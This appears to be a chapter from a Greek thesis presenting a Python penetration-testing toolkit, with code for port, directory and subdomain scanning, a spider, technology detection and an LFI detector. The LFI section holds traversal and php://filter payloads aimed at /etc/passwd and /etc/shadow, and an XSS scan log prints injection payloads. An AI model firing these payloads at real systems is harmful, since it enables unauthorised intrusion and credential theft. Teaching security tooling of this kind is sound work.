
```
python3 morty.py --help
```

Στο σχήμα 5.1 παρουσιάζονται όλες οι λειτουργίες του εργαλείου.



Σχήμα 5.1: Περιεχόμενα εργαλείου

Στο σχήμα 5.2 που ακολουθεί παρουσιάζεται ο κώδικας με το οποίο εκτελούνται όλες οι λειτουργίες που έχουμε δημιουργήσει. Αρχικά, εισαγάγουμε τις βιβλιοθήκες που χρειαζόμαστε και τα αρχεία κώδικα που θα χρησιμοποιήσει το πρόγραμμα μας. Με την βιβλιοθήκη *argparse* θα δημιουργήσουμε επιλογές εντολών με περίγραφες και συντομεύσεις. Έτσι, όταν ο χρήστης δώσει την συντόμευση μαζί με τις απαραίτητα ορίσματα θα καλέσει την αντίστοιχη συνάρτηση και θα ξεκινήσει η επιλεγμένη λειτουργία.



```python
import argparse
import sys
import recon
import technologies
import xss_finder
import lfi
import spider
import cracker
import port_scanner
from banner import print_banner
from colors import colors

def main():
    parser = argparse.ArgumentParser(description='Mortys made by g0sv4', prog='mortys.py', usage='%(prog)s <command> [options]', epilog='Example: %(prog)s --domain --url example.com --wordlist /path/to/wordlist.txt')
    parser.add_argument('--domain', '-d', help="Scan for subdomains", action='store_true')
    parser.add_argument('--dirscan', '-ds', help="Directory scan", action='store_true')
    parser.add_argument('--tech', '-t', help="Find technologies used by the website", action='store_true')
    parser.add_argument('--cms', '-c', help="Find CMS used by the website", action='store_true')
    parser.add_argument('--xss', '-x', help="Find XSS vulnerabilities", action='store_true')
    parser.add_argument('--lfi', '-l', help="Find Local File Inclusion vulnerabilities", action='store_true')
    parser.add_argument('--spider', '-sp', help="Spider a website", action='store_true')
    parser.add_argument('--ports', '-p', help="Port Scanner with Services", action='store_true')
    parser.add_argument('--cracker', '-cr', help="Crack Hashes", action='store_true')
    parser.add_argument('--url', '-u', help="Specify a URL to scan", type=str)
    parser.add_argument('--wordlist', '-w', help="Path to the wordlist", type=str)

    args = parser.parse_args()

    if args.url is None and (args.domain or args.dirscan or args.xss or args.ports or args.lfi or args.cms):
        print(colors.Red + "[-] Error: URL is required for this command.\n" + colors.Default, file=sys.stderr)
        parser.print_help(sys.stderr)
        sys.exit(1)

    if args.wordlist is None and (args.domain or args.dirscan or args.xss or args.cracker):
        print(colors.Red + "[-] Error: Wordlist is required for this command.\n" + colors.Default, file=sys.stderr)
        parser.print_help(sys.stderr)
        sys.exit(1)

    if args.wordlist and (args.spider or args.tech or args.cms or args.ports):
        print(colors.Red + "[-] Error: Wordlist is not required for this command.\n" + colors.Default, file=sys.stderr)
        parser.print_help(sys.stderr)
        sys.exit(1)

    if args.domain:
        recon.subdomain(args.url, args.wordlist)
    elif args.dirscan:
        recon.directory_scanner(args.url, args.wordlist)
    elif args.tech:
        technologies.tech(args.url)
    elif args.cms:
        technologies.cms(args.url)
    elif args.xss:
        xss_finder.xss(args.url, args.wordlist)
    elif args.lfi:
        lfi.lfi(args.url)
    elif args.spider:
        spider.spider(args.url)
    elif args.cracker:
        cracker.cracker(args.wordlist)
    elif args.ports:
        port_scanner.port_scanner(args.url)
    else:
        print("No valid command selected.", file=sys.stderr)
        parser.print_help(sys.stderr)
        sys.exit(1)

if __name__ == "__main__":
    print_banner()
    main()
```

Σχήμα 5.2: Κώδικας Mortys.py

Επιπλέον, το εργαλείο προσφέρει στον χρήστη την επιλογή να πατήσει τον συνδυασμό *CTRL + C* κατά τη διάρκεια κάποιας σάρωσης με αποτέλεσμα να του εμφανιστεί ένα μήνυμα που να τον ρωτάει εάν θέλει να σταματήσει αυτή η ενέργεια. Ο χρήστης στην πορεία εάν επιθυμεί να γίνει διακοπή πρέπει να πατήσει το πλήκτρο «y» αλλιώς το πλήκτρο «n» για να συνεχίσει. Στο σχήμα 5.3 φαίνεται ο κώδικας, ενώ στο σχήμα 5.4 το μήνυμα και η ενέργεια που πρέπει να κάνει ο χρήστης.

```python
def handler(signum, frame):
    res = input(" Ctrl-c was pressed. Do you really want to exit? y/n ")
    if res == 'y':
        exit(1)
```

Σχήμα 5.3: Κώδικας διακοπής

```
[i] XSS doesn't work with:  <script\x09type="text/javascript">javascript:alert(1);</script>
[i] XSS doesn't work with:  <script\x0Ctype="text/javascript">javascript:alert(1);</script>
[i] XSS doesn't work with:  <script\x2Ftype="text/javascript">javascript:alert(1);</script>
[i] XSS doesn't work with:  <script\x0Atype="text/javascript">javascript:alert(1);</script>
[i] XSS doesn't work with:  '`"><\x3Cscript>javascript:alert(1)</script>
[i] XSS doesn't work with:  '`"><\x00script>javascript:alert(1)</script>
^C Ctrl-c was pressed. Do you really want to exit? y/n
```

Σχήμα 5.4: Διακοπή σάρωσης

5.3 Port Scanner

Το πρώτο εργαλείο που δημιουργήθηκε είναι ένας σαρωτής θυρών (port scanner). Χρησιμοποιώντας ως κύρια βιβλιοθήκη την socket υλοποιήσαμε ένα εργαλείο, το οποίο ο χρήστης εισάγει μια IP διεύθυνση και λαμβάνει ως απάντηση τις πόρτες που είναι ανοιχτές και ποιες υπηρεσίες «ακούνε» σε κάθε πόρτα. Πιο συγκεκριμένα, έχει καθοριστεί από την αρχή μέχρι το τέλος το εύρος των θυρών (0-65535) που θα ελέγχουν. Στη συνέχεια, χρησιμοποιείται μια επανάληψη για να εξεταστεί κάθε θύρα στο αναφερόμενο εύρος. Κάθε φορά, δημιουργείται μια σύνδεση (socket) για την επικοινωνία με τον υπολογιστή, χρησιμοποιώντας το πρωτόκολλο TCP και προσπαθεί να συνδεθεί στον υπολογιστή στη συγκεκριμένη θύρα. Εάν υπάρξει σύνδεση με επιτυχία τότε εκτυπώνει ένα μήνυμα που δείχνει ότι η θύρα είναι ανοικτή και προσπαθεί να εντοπίσει και την υπηρεσία που τρέχει στην συγκεκριμένη θύρα. Στο σχήμα 5.5 παρουσιάζεται η υλοποίηση του κώδικα.


```python
import socket
from colors import colors

def port_scanner(domain):
    # specifyports
    start_port = 1
    end_port = 65535

    for port in range(start_port, end_port+1):
        #create a socket and set timeout for 5 seconds
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(5)
        #attempt to connect to the server on the current port using tcp socket
        result = sock.connect_ex((domain, port))
        if result == 0:
            print(colors.Green + "[+] " + colors.Default + f"Port {port} is open for ip: " + domain)
            try:
                #try to find the service running on the open port
                service = socket.getservbyport(port)
                print(colors.Blue + "[*] " + colors.Default + "The service running is:" + colors.Magenta + f" {service}" + colors.Default + "\n")
            except:
                print(colors.Red + "[-] " + colors.Default + "Service not found\n")
        sock.close()
```

Σχήμα 5.5: Κώδικας Port Scanner

Ο χρήστης για να εκτελέσει το port scanning θα πρέπει να πληκτρολογήσει την παρακάτω εντολή:

```
python3 morty.py -p -u 192.168.19.129
```

Όπου *-p* σημαίνει ότι από τον κατάλογο των εργαλείων έχουμε επιλέξει το *port scaning* και *-u* η διεύθυνση που θέλουμε να γίνει η σάρωση. Στο σχήμα 5.6 παρουσιάζεται ένα ενδεικτικό αποτέλεσμα οπού αναγράφονται ποιες θύρες είναι ανοιχτές καθώς και οι υπηρεσίες αντιστοιχούν.



Σχήμα 5.6: Αποτέλεσμα από το Port Scanner

5.4 Directory και Subdomain Scanner (Brute Force)

Το δεύτερο εργαλείο που δημιουργήθηκε είναι ένας σαρωτής εύρεσης αρχείων και φακέλων μιας ιστοσελίδας. Χρησιμοποιεί ένα λεξικό λέξεων και επιπλέον προσθέτει καταλήξεις αρχείων. Για παράδειγμα, *txt*, *php*, *aspx* και *html*. Στη συνέχεια, χρησιμοποιεί το HTTP πρωτόκολλο (μέσω της βιβλιοθήκης requests) για να ελέγξει την προσβασιμότητα των δημιουργημένων διευθύνσεων και τα εμφανίζει με τον αντίστοιχο κωδικό κατάστασης (Status Code) [66]:

- *200* - Επιτυχία
- *301,302* - Ανακατεύθυνση
- *404* - Δεν βρέθηκε
- *503* - Δεν είναι δυνατή η πρόσβαση

Στο σχήμα 5.7 παρουσιάζεται ο κώδικας που υλοποιεί τα προαναφερθέντα. Αναλυτικά, έχουμε την κλάση *directory_scanner* η οποία περιλαμβάνει κάποιες καταλήξεις αρχείων που έχουμε ορίσει καθώς και τον *user agent header*. Στην συνέχεια, υπάρχει μια επανάληψη η οποία ελέγχει την διεύθυνση που έχουμε δώσει, με και χωρίς τις καταλήξεις και μας τυπώνει τον αντίστοιχο κωδικό της κατάστασης της ιστοσελίδας.

```python
def directory_scanner(domain, wordlist_path):
    ext = [".txt", ".php", ".html", ""]
    tested_urls = set()
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3'
    }

    with open(wordlist_path, 'r') as p:
        for word in (line.strip() for line in p):
            for e in ext:
                testing_url = domain + word + e

                if testing_url in tested_urls:
                    continue

                response = check_url(testing_url, headers)
                if response:
                    final_status = response.status_code
                    final_url = response.url
                    original_domain = get_domain(testing_url)
                    final_domain = get_domain(final_url)

                    if final_status == 200 and not check_404_title(response):
                        if final_domain != original_domain:
                            print(
                                colors.Green + "[+] " + colors.Default + testing_url + " " + colors.LightBlue + "[Redirected ---> " + final_url + "]" + colors.Default)
                        else:
                            print(
                                colors.Green + "[+] " + colors.Magenta + "/" + word + colors.Default + " ---> " + colors.Magenta + final_url + colors.Default + colors.Green + " [200]" + colors.Default)
                    elif final_status in [301, 302]:
                        print(
                            colors.Green + "[+] " + colors.Default + final_url + " " + colors.LightBlue + "[Redirected]" + colors.Default)
                    elif final_status == 503:
                        print("[-] " + final_url + " " + colors.Red + "[503]" + colors.Default)
                    elif final_status == 404 or check_404_title(response):
                        continue
                    tested_urls.add(final_url)  #add the final URL after redirect to the set
```

Σχήμα 5.7: Κώδικας Directory Scanner

Ο χρήστης για να εκτελέσει το *directory scan* θα πρέπει να πληκτρολογήσει την παρακάτω εντολή:

```
python3 morty.py -d -u https://google.com -w /path/to/wordlist
```

Όπου *-d* σημαίνει ότι από τον κατάλογο των εργαλείων έχουμε επιλέξει το *directory scan*, *-u* η διεύθυνση που θέλουμε και *-w* ορίζουμε την λίστα με την οποία θα γίνει η σάρωση. Στο σχήμα 5.8 παρουσιάζεται ένα αποτέλεσμα της σάρωσης, όπου παρατηρούμε τις διευθύνσεις που υπάρχουν και κωδικό της κατάστασης τους.

```
[+] /index ⟶ https://www.google.com/index.html [200]
[+] /images ⟶ https://www.google.com/imghp [200]
[+] https://www.google.com/2006 [Redirected ⟶ https://trends.google.com/trends/yis/2006/]
[+] https://www.google.com/news [Redirected ⟶ https://consent.google.com/m?continue=https://news.google.com/&gl=GR&m=0&pc=n&cm=2&hl=en-US&src=1]
[+] https://www.google.com/contact [Redirected ⟶ https://about.google/contact-google/]
[+] https://www.google.com/about.html [Redirected ⟶ https://about.google/]
[+] https://www.google.com/about [Redirected ⟶ https://about.google/]
[+] /search ⟶ https://www.google.com/webhp [200]
[+] /privacy ⟶ https://www.google.com/policies/privacy/ [200]
```

Σχήμα 5.8: Αποτέλεσμα Directory Scanner

Σε αντίστοιχη λογική είναι βασισμένο και το τρίτο εργαλείο, το οποίο είναι υπεύθυνο για την εύρεση *subdomains*. Ο χρήστης εισάγει μια διεύθυνση ιστοσελίδας και το πρόγραμμα προσθέτει λέξεις πριν από αυτή, δημιουργώντας έτσι ένα subdomain. Χρησιμοποιεί τη βιβλιοθήκη requests για να κάνει αίτηση στο subdomain (*testing_url*). Ανάλογα με την απάντηση που θα λάβει, θα εμφανίσει το ανάλογο μήνυμα με τον κωδικό κατάστασης, όπως στον σαρωτή εύρεσης αρχείων. Στο σχήμα 5.9 που ακολουθεί παρουσιάζεται η υλοποίηση του Subdomain Scanner.

```python
def request(url):
    try:
        response = requests.get(url, allow_redirects=True, timeout=2)
        # Check if the protocol was upgraded from HTTP to HTTPS
        if url.startswith("http://") and response.url.startswith("https://"):
            print(colors.Green + "[+] " + colors.Default + url + " " + colors.LightBlue + "[Upgraded to HTTPS ---> " + response.url + "]" + colors.Default)
        return response
    except requests.exceptions.RequestException as e:
        return type('Response', (object,), {'status_code': None, 'url': url})()

def subdomain(domain, wordlist_path):
    initial_urls = set()  # keep track of initial URLs tested
    final_urls = set()  # keep track of final URLs after redirects

    with open(wordlist_path, 'r') as p:
        unique_words = set(line.strip() for line in p)

        for word in unique_words:
            testing_url = "https://" + word + "." + domain

            # Skip if the initial URL has already been checked
            if testing_url in initial_urls:
                continue

            response = request(testing_url)
            initial_urls.add(testing_url)

            if response is not None and hasattr(response, 'status_code'):
                final_url = response.url
                final_status = response.status_code

                # Skip if the final URL after redirects has already been checked
                if final_url in final_urls:
                    continue

                final_urls.add(final_url)

                if final_status == 200 and not check_404_title(response):
                    print(colors.Green + "[+] " + colors.Default + testing_url + " ---> " + colors.Magenta + final_url + colors.Default + colors.Green + " [200]" + colors.Default)
                elif final_status in [301, 302]:
                    print(colors.Green + "[+] " + colors.Default + final_url + " " + colors.LightBlue + "[Redirected]" + colors.Default)
                elif final_status == 503:
                    print("[-] " + final_url + " " + colors.Red + "[503]" + colors.Default)
                elif final_status == 404 or check_404_title(response):
                    continue
```

Σχήμα 5.9: Κώδικας Subdomain Scanner

Αντίστοιχα με την προηγουμένη ενέργεια, ο χρήστης για να εκτελέσει το *directory scan* θα πρέπει να πληκτρολογήσει την παρακάτω εντολή (όπου *-D* είναι η επιλογή για το suddomain scan):

```
python3 morty.py -D -u https://google.com -w /path/to/wordlist
```

Στο σχήμα 5.10 παρατηρούμε το αποτέλεσμα από την αναζήτηση που έγινε στην ιστοσελίδα *google.com*.

```
[+] https://blog.google.com ---> https://blog.google/ [200]
[+] https://answers.google.com ---> http://answers.google.com/answers/ [200]
[+] https://www.google.com ---> https://www.google.com/ [200]
[+] https://gmail.google.com ---> https://accounts.google.com/v3/signin/identifier?continue=https%3A%2F%2Fmail.google.com%2Fmail%2Fu%2F0%2F6emr=1&followup=https%3A%2F%2Fmail.google.com%2Fmail%2Fu%2F0%2F6ifkv=ASKXGp1q0ISAxs8KHmcDZXfwN3r22c5nTeBLL0oPQKkgVeTMecncYuLPibMxJVmNZqznxV5-SttQ&osid=1&passive=1209600&service=mail&flowName=WebLiteSignIn&flowEntry=ServiceLogin&dsh=S2013516420%3A1705234733110948 [200]
[+] https://ads.google.com ---> https://ads.google.com/intl/en_DE/home/ [200]
```

Σχήμα 5.10: Αποτελέσματα Subdomain Scanner

5.5 Web scraping (spider)

Το τέταρτο εργαλείο, μας βοηθάει στο να εξάγουμε υπερσυνδέσμους από μια ιστοσελίδα. Με αυτή την χρήσιμη λειτουργία μπορούμε ένα εντοπίσουμε μονοπάτια και αρχεία και να τα αναλύσουμε, που πριν ήταν άγνωστα σε εμάς. Με αυτόν τον τρόπο θα είναι πιο εύκολο να εντοπίσουμε εάν σε κάποιον υπερσύνδεσμο υπάρχει η προοπτική για κάποια ευπάθεια. Επιπλέον, είναι ένας γρήγορος τρόπος για την εξαγωγή των υπερσυνδέσμων και την εισαγωγή τους στις λειτουργίες *XSS Detector* και *LFI detector*. Χρησιμοποιούμε την βιβλιοθήκη *requests* για να αποστείλουμε ένα αίτημα στην ιστοσελίδα και να λάβουμε το περιεχόμενο της. Με την βιβλιοθήκη re ψάχνει για όλες τις εμφανίσεις του *href="<link>* και τις αποθηκεύει σε έναν πίνακα. Τέλος, μετατρέπει τους σχετικούς συνδέσμους (relative path) σε απόλυτους (absolute path). Όταν βρεθεί ένας σύνδεσμος στην HTML σελίδα, αυτός μπορεί να είναι είτε σχετικός (π.χ., */test.hmtl*) είτε απόλυτος (π.χ., *https://example.com/test.html*). Επιπρόσθετα, αφαιρεί τα τμήματα της διεύθυνσης που βρίσκονται μετά το σύμβολο της δίεσης, καθώς αυτά συνήθως αναφέρονται σε συγκεκριμένα τμήματα μιας σελίδας και όχι σε διαφορετικές. Αυτό

γίνεται με τον διαχωρισμό του URL στο σημείο της δίεσης διατηρώντας μόνο το πρώτο μέρος (το οποίο είναι η βασική διεύθυνση URL της σελίδας), όπως φαίνεται στο σχήμα 5.11.

```python
import requests
import re
from urllib.parse import urljoin
from colors import colors

def spider(url):
    response = requests.get(url)
    links = re.findall('(?:href=")(.*?)"', response.text)
    list_links = []
    for link in links:
        link = urljoin(url, link)
        if "#" in links:
            #split the url and the #, we keep the first part [0] which is only the url
            link = link.split("#")[0]
        #finds the unique urls
        if url in link and link not in list_links:
            list_links.append(link)
            print(colors.Green + "[+] " + colors.Default + colors.Magenta + link + colors.Default)
```

Σχήμα 5.11: Κώδικας Spider

Ο χρήστης με την παράμετρο *-sp* επιλεγεί το εργαλείο spider και του δίνει μια διεύθυνση.

```
python3 morty.py -sp -u https://google.com
```

Στο σχήμα 5.12 έχουμε το αποτέλεσμα του Spider.

```
└─$ python3 mortys.py -sp -u https://google.com
 __  __   ___   ____ _____   ______
|  \/  | / _ \ |  _ \_   _\ \ / / ___|
| |\/| | | | | | |_) || |  \ V /\___ \
| |  | | |_| | |  _ < | |   | |  ___) |
|_|  |_|\___/|_| \_\|_|   |_| |____/


_____________________________________________
Scanning started at:2024-01-13 16:57:42.913211
_____________________________________________

[+] https://google.com/preferences?hl=el
[+] https://google.com/advanced_search?hl=el&amp;authuser=0
[+] https://google.com/intl/el/ads/
[+] https://google.com/intl/el/about.html
[+] https://google.com/intl/el/policies/privacy/
[+] https://google.com/intl/el/policies/terms/
```

Σχήμα 5.12: Αποτέλεσμα από το Spider

5.6 Local File Inclusion (LFI) Detector

Το πέμπτο εργαλείο της συλλογής, είναι ένα εργαλείο το οποίο ελέγχει και εντοπίζει την ύπαρξη της ευπάθειας Local File Inclusion. Το LFI είναι μια ευπάθεια όπου ένας κακόβολους χρήστης μπορεί να ανακτήσει αρχεία από τον διακομιστή όπου είναι εγκατεστημένη η εφαρμογή. Για παράδειγμα, αρχεία όπως είναι το *passwd* στα λειτουργικά Unix όπου περιέχει πληροφορίες σχετικά με τους χρήστες του συστήματος. Κάποιες από αυτές είναι τα ονόματα, τα αναγνωριστικά ομάδων, αναγνωριστικά χρηστών κ.α. Αρχεία που μόνο ο διαχειριστής του διακομιστή πρέπει να έχει πρόσβαση.

Οι βιβλιοθήκες που χρησιμοποιήθηκαν είναι η requests και η base64 (η οποία είναι απαραίτητη για την κωδικοποίηση και αποκωδικοποίηση). Ο χρήστης εισάγει το URL το οποίο θέλει να ελέγξει άμα είναι ευάλωτο στην συγκεκριμένη ευπάθεια και στην συνέχεια το πρόγραμμα δοκιμάζει μια λίστα από payloads. Εάν η απόκριση της σελίδας είναι *200 (OK)* και περιέχεται σε αυτήν η συμβολοσειρά "*root:x:0:0*" τότε εκτυπώνει το URL μαζί με το payload και το πρόγραμμα τερματίζεται. Σε περίπτωση που η απόκριση δεν περιέχει άμεσα το συγκεκριμένο string αλλά είναι πιθανών να είναι κωδικοποιημένο σε Base64, τότε προσπαθεί να αποκωδικοποιήσει το κείμενο. Αν το αποκωδικοποιημένο κείμενο είναι διαφορετικό από το αρχικό περιεχόμενο και δεν είναι άδειο, τυπώνει πάλι μήνυμα επιτυχίας. Στο σχήμα 5.13 έχουμε την υλοποίηση του προγράμματος και στο σχήμα 5.14 το αποτέλεσμα του.

```python
import requests
import base64
from colors import colors


def lfi(url):
    payloads = ['/etc/shadow', '../../../etc/passwd', '../../../../../etc/passwd%00', 'php://filter/convert.base64-encode/resource=/etc/pas

    for payload in payloads:
        lfi = url + payload
        try:
            response = requests.get(lfi, timeout=3)
            print(colors.Yellow + "[-] " + colors.Default + url + payload)
            if response.status_code == 200:
                if "root:x:0:0" in response.text:
                    print(colors.LightGreen + "[+] " + colors.Default + "LFI FOUND: " + colors.Magenta + lfi + colors.Default)
                    exit()
                else:
                    try:
                        # attempt base64 decoding
                        decoded_bytes = base64.b64decode(response.text)
                        decoded_text = decoded_bytes.decode('utf-8', errors='ignore')
                        # check if decoded text is different from original content and not empty
                        if decoded_bytes != response.content and decoded_text:
                            print(colors.LightGreen + "[+] " + colors.Default + "LFI FOUND: " + colors.Magenta + lfi + colors.Default)
                            exit()
                    except base64.binascii.Error:
                        # gnore decoding errors
                        pass
        except requests.exceptions.Timeout:
            print(colors.Yellow + "[-] " + colors.Default + lfi + colors.Default)

    print(colors.Red + "[!] No LFI found :(" + colors.Default)
```

Σχήμα 5.13: Κώδικας LFI detector

Με την παρακάτω εντολή ο χρήστης μπορεί να εκτελέσει την λειτουργία LFI detector.

```
python3 morty.py -l -u http://11.11.11.11/projects.php?file= -w /path/to/wordlist
```

```
[-] http://11.11.11.11/projects.php?file=/etc/shadow
[-] http://11.11.11.11/projects.php?file=../../../etc/passwd
[-] http://11.11.11.11/projects.php?file=../../../../../etc/passwd%00
[-] http://11.11.11.11/projects.php?file=php://filter/convert.base64-encode/resource=/etc/passwd
[+] LFI FOUND: http://11.11.11.11/projects.php?file=php://filter/convert.base64-encode/resource=/etc/passwd
```

Σχήμα 5.14: Αποτέλεσμα από του LFI detector

5.7 Technologies Analyzer

Η εύρεση των τεχνολογιών μιας ιστοσελίδας, όπως το JavaScript Framework/Library που χρησιμοποιεί και οι πληροφορίες σχετικά με τον λογισμικό του διακομιστή, είναι ένα βασικό κομμάτι που χρειαζόμαστε κατά την εκκίνηση της διαδικασίας του ελέγχου παρείσδυσης. Γνωρίζοντας βασικές πληροφορίες όπως είναι η έκδοση της JavaScript μας δίνεται η δυνατότητα για μια γρηγορότερη και πιο στοχευμένη αναζήτηση ευπαθειών.

Τις παραπάνω λειτουργίες τις πετυχαίνουμε με το *Technologies Analyzer*, το έκτο πρόγραμμα του εργαλείου. Ο χρήστης εισάγει μια διεύθυνση και λαμβάνει πιθανά αποτελέσματα όπως είναι η έκδοση του διακομιστή και η βιβλιοθήκη/έκδοση της JavaScript. Από το αποτέλεσμα του αιτήματος, το πρόγραμμα ελέγχει εάν υπάρχουν οι κεφαλίδες *Server* και *X-Powered-By* και στην συνέχεια ανιχνεύει ποια JavaScript Frameworks/Libraries χρησιμοποιούνται. Πιο συγκεκριμένα ψάχνει για τα:

- jQuery
- React
- Vue.js
- Angular

Για όποιο από τα παραπάνω υπάρχει στην απόκριση, το πρόγραμμα εκτυπώνει την αντίστοιχη τιμή. Στο σχήμα 5.15 παρουσιάζεται η υλοποίηση.

```
def tech(url):
    response = requests.get(url)
    #print(response.headers)
    print(colors.Green + "[+] " + colors.Default + "Server: " + colors.Magenta + response.headers['Server'] + colors.Default)
    content = response.text.lower()
    frameworks = {
        "jQuery": r"jquery[-\.]\d+\.\d+",
        "React": r"react(?:\.min)?\.js",
        "Vue.js": r"vue(?:\.min)?\.js",
        "Angular": r"angular(?:\.min)?\.js",
    }
    # Detect jQuery version
    jq_version = r"jquery[-\.](\d+\.\d{1,2}\.\d+)"
    match = re.search(jq_version, content)
    if match:
        version = match.group(1)
    for framework, pattern in frameworks.items():
        if re.search(pattern, content):
            print(colors.Green + "[+] " + colors.Default + colors.Default + "Javascript: " + colors.Magenta + framework,version + colors.Default)

    #checking if x-powered-by header exists
    if "X-Powered-By" in response.headers:
        print(colors.Green + "[+] " + colors.Default + "X-Powered-By: " + colors.Magenta + response.headers['X-Powered-By'] + colors.Default)

```

Σχήμα 5.15: Κώδικας Technologies analyzer

Για την λειτουργία εύρεσης τεχνολογιών ο χρήστης πρέπει να πληκτρολογήσει την εξής εντολή:

```
python3 morty.py -t -u https://example.com
```

Στο σχήμα 5.16 φαίνεται το αποτέλεσμα που παίρνουμε από το *Technologies Analyzer*, μέσω του οποίου λαμβάνουμε τις πληροφορίες ότι ο διακομιστής χρησιμοποιεί την υπηρεσία Cloudflare, την έκδοση jQuery της ιστοσελίδας, η οποία είναι η 3.5.1, την έκδοση της PHP η οποία είναι η 7.4.33 και ότι ο διακομιστής χρησιμοποιεί PleskLin.

```
[+] Server: cloudflare
[+] Javascript: jQuery 3.5.1
[+] X-Powered-By: PHP/7.4.33, PleskLin
```

Σχήμα 5.16: Αποτέλεσμα από του Technologies analyzer

5.8 Content Management System (CMS) Detector

Το έβδομο πρόγραμμα έρχεται για να ολοκληρώσει το προηγούμενο (Technologies analyzer), καθώς ο σκοπός του είναι να εντοπίσει και να μας δώσει πληροφορίες σχετικά με το CMS της ιστοσελίδας (εάν αυτό υπάρχει και είναι διαθέσιμο). Το CMS είναι λογισμικό που χρησιμοποιείται για την δημιουργία,

διαχείριση και επεξεργασία ιστοσελίδων όπως είναι το WordPress. Το CMS δίνει την δυνατότητα στον χρήστη να δημιουργεί και να επεξεργάζεται το περιεχόμενο της ιστοσελίδας όπως τις σελίδες, εικόνες κείμενα κ.α. Η συνάρτηση CMS ελέγχει αν η ιστοσελίδα χρησιμοποιεί WordPress ή Joomla, δύο από τα πιο δημοφιλή CMS.

5.8.1 Έλεγχος για WordPress

Στο σχήμα 5.17 παρουσιάζεται αναλυτικά ο κώδικας που αφορά τον εντοπισμό του WordPress CMS. Αρχικά, εκτελείται ένα αίτημα στην διεύθυνση που έχουμε δώσει και αναλύουμε το περιεχόμενο της HTML σελίδας (με τη βιβλιοθήκη BeautifulSoup) για να βρούμε την ετικέτα <*meta*> με όνομα «*generator*», η οποία συχνά χρησιμοποιείται από το WordPress για να δηλώσει την έκδοσή του. Βάση της έκδοσης, τυπώνει από την επίσημη ιστοσελίδα του *wpscan* πιθανές δημοσιές ευπάθειες [67]. Επιπλέον, αποστέλλουμε ακόμα ένα αίτημα στη διεύθυνση και στην διαδρομή *«/wp-login.php»*. Εάν η απόκριση είναι θετική (*Status code 200*) και περιέχει τον όρο «*user_login*» και όχι *«404»*, σημαίνει ότι βρήκαμε τη σελίδα σύνδεσης του διαχειριστή του WordPress και την τυπώνουμε. Ένα ακόμα αίτημα εκτελείται στην διαδρομή «*/xmlrpc.php*». Αν η απόκριση περιέχει το κείμενο «*XML-RPC server accepts POST requests only*» και όχι *«404»*, αυτό σημαίνει ότι το *XML-RPC* είναι ενεργοποιημένο στο WordPress. Το *XML-RPC* είναι ένα αρχείο το οποίο υπό ορισμένες συνθήκες ένας κακόβουλος εισβολέας μπορεί 